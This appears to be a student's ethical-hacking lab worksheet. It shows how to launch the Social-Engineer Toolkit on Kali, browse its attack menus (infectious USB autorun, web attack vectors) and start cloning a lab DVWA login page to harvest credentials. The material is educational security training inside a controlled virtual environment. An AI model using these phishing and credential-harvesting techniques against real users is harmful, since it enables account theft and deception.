
Explore the Social Engineer Toolkit (SET)



```
 _______________________________
/   _____/\_   _____/\__    ___/
\_____  \  |    __)_   |    |
/        \ |        \  |    |
/_______  //_______  / |____|
        V          V

[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                      Version: 8.0.3
                    Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]      Homepage: https://www.trustedsec.com        [---]
         Welcome to the Social-Engineer Toolkit (SET).
          The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

             Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
```

Marlo Clarke

Lab – Explore the Social Engineer Toolkit (SET)

Objective

Many exploits begin with a social engineering attack that is designed to obtain credentials or plant malware to create entry points into the target network. One of the tools used to perform these social engineering attacks is the Social Engineer Toolkit (SET), developed by David Kennedy.

- Launching SET and exploring the toolkit
- Cloning a website to obtain user credentials
- Capturing and viewing user credentials

Background / Scenario

In this activity, you will clone a website and obtain user credentials. This activity is performed under carefully controlled conditions within a virtual environment. SET tools should only be used for penetration testing in situations where you have written permission to perform social engineering exploits.

In an actual penetration test, this procedure could be used to reveal problems with user security training and the need take measures to educate users about various types of phishing attacks.


Tool Used

- Kali VM customized for the Ethical Hacker course
- Internet access

Part 1: Launching SET and Exploring the Toolkit

Step 1: Load the SET application


- Start Kali Linux using the username kali and the password kali. Open a terminal session from the menu bar at the top of the screen.
- SET must be run as root. Use the sudo -i command to obtain persistent root access. At the prompt, enter the command setoolkit to load the SET menu system. The Social Engineering Toolkit can also be run from the Applications >Social Engineering Tools >social engineering toolkit (root) choice on the Kali menu.



Command: **sudo -i**

Enter kali password


Command: **setoolkit**




```
┌──(kali㉿Kali)-[~]
└─$ sudo -i
[sudo] password for kali:
┌──(root㉿Kali)-[~]
└─# setoolkit
[-] New set.config.py file generated on: 2025-12-30 02:40:55.159027
[-] Verifying configuration update ...
[*] Update verified, config timestamp is: 2025-12-30 02:40:55.159027
[*] SET is using the new config, no need to restart
Copyright 2020, The Social-Engineer Toolkit (SET) by TrustedSec, LLC
All rights reserved.

Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:

    * Redistributions of source code must retain the above copyright notice, this list of conditions and the following disclaimer.
    * Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer in the documentation and/or other
 materials provided with the distribution.
    * Neither the name of Social-Engineer Toolkit nor the names of its contributors may be used to endorse or promote products derived from this software without spec
ific prior written permission.

THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT HOLDERS AND CONTRIBUTORS "AS IS" AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTI
ES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE COPYRIGHT OWNER OR CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, I
NCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR
 BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY  THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN
ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

The above licensing was taken from the BSD licensing and is applied to Social-Engineer Toolkit as well.

Note that the Social-Engineer Toolkit is provided as is, and is a royalty free open-source application.

Feel free to modify, use, change, market, do whatever you want with it as long as you give the appropriate credit where credit is due (which means giving the authors
the credit they deserve for writing it).

Also note that by using this software, if you ever see the creator of SET in a bar, you should (optional) give him a hug and should (optional) buy him a beer (or bour
```

If this is the first time that you have run SET, the license terms and conditions are displayed, and an agreement is required. Read the terms carefully.


- After reading the disclaimer, enter y to accept the terms of service.



```
Also note that by using this software, if you ever see the creator of SET in a bar, you should (optional) give him a hug and should (optional) buy him a beer (or bour
bon - hopefully bourbon). Author has the option to refuse the hug (most likely will never happen) or the beer or bourbon (also most likely will never happen). Also by
 using this tool (these are all optional of course!), you should try to make this industry better, try to stay positive, try to help others, try to learn from one ano
ther, try stay out of drama, try offer free hugs when possible (and make sure recipient agrees to mutual hug), and try to do everything you can to be awesome.
The Social-Engineer Toolkit is designed purely for good and not evil. If you are planning on using this tool for malicious purposes that are not authorized by the com
pany you are performing assessments for, you are violating the terms of service and license of this toolset. By hitting yes (only one time), you agree to the terms of
 service and that you will only use this tool for lawful purposes only.


Do you agree to the terms of service [y/n]: 
```




```
[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                       Version: 8.0.3
                     Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
```




```
   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 
```

Step 2: Examine the Available Social-Engineering Attack

- At the SET prompt, enter **1** and press **Enter** to access the Social-Engineering Attacks submenu.



```
  99) Exit the Social-Engineer Toolkit

set> 1
```




```
   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 
```

- Select each option to see a brief description of each exploit and what the tool does for each.

  Note: Some options may not have a choice. In that case, use **CTRL-C** or enter **99** to return to the main menu.

Which option creates a DVD or USB thumb drive that will autorun malicious software when inserted into the target device?



```
set> 3

 The Infectious USB/CD/DVD module will create an autorun.inf file and a
 Metasploit payload. When the DVD/USB/CD is inserted, it will automatically
 run if autorun is enabled.

 Pick the attack vector you wish to use: fileformat bugs or a straight executable.

   1) File-Format Exploits
   2) Standard Metasploit Executable

  99) Return to Main Menu

set:infectious>
```

How could this functionality be used in a penetration test?

You are now ready to begin the web site cloning exploit.


Part 2: Cloning a Website to Obtain User Credentials

In this part of the lab, you will create a perfect copy of the login page for a website. The fake login page will gather all credentials submitted to it and then redirect the user to the real website.

Step 1: Investigate Web Attack Vectors in SET

- From the Social-Engineering Attacks submenu, choose **2) Website Attack Vectors** to begin the web site cloning exploit.


Command: set> **2**



```
set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver t
he payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate ho
wever when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Har
vester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation th
rough the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>
```

- Review the brief attack description of each type of attack.


Which type of attack will you choose to create a cloned website to obtain login credentials for users on the target network?



```
set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver t
he payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate ho
wever when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Har
vester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation th
rough the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>
```

- Select 3) **Credential Harvester Attack Method** from the menu. A description of the ways to configure this exploit is displayed.

Which method enables you to use a custom website for the exploit that you create?



```
set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>3
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

-------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
```

Step 2: Clone the DVWA.vm Login Screen

In this step, you will create a cloned website that duplicates the DVWA.vm login website. The SET application creates a website hosted on your Kali Linux computer. When the target users enter their credentials in the cloned website, the credentials and the users will be redirected to the real website without being aware of the exploit. This is similar to an on-path attack.


- In this lab, we are using the internal website hosted on the DVWA.vm virtual machine. To see what the website looks like, open the Kali Firefox browser, and enter the URL **http://DVWA.vm/**. The login screen will appear. If the URL is not found, enter http://10.6.6.13/ to access the web server using its IP address.

What is the URL of the login screen?

http://dvwa.vm/login.php

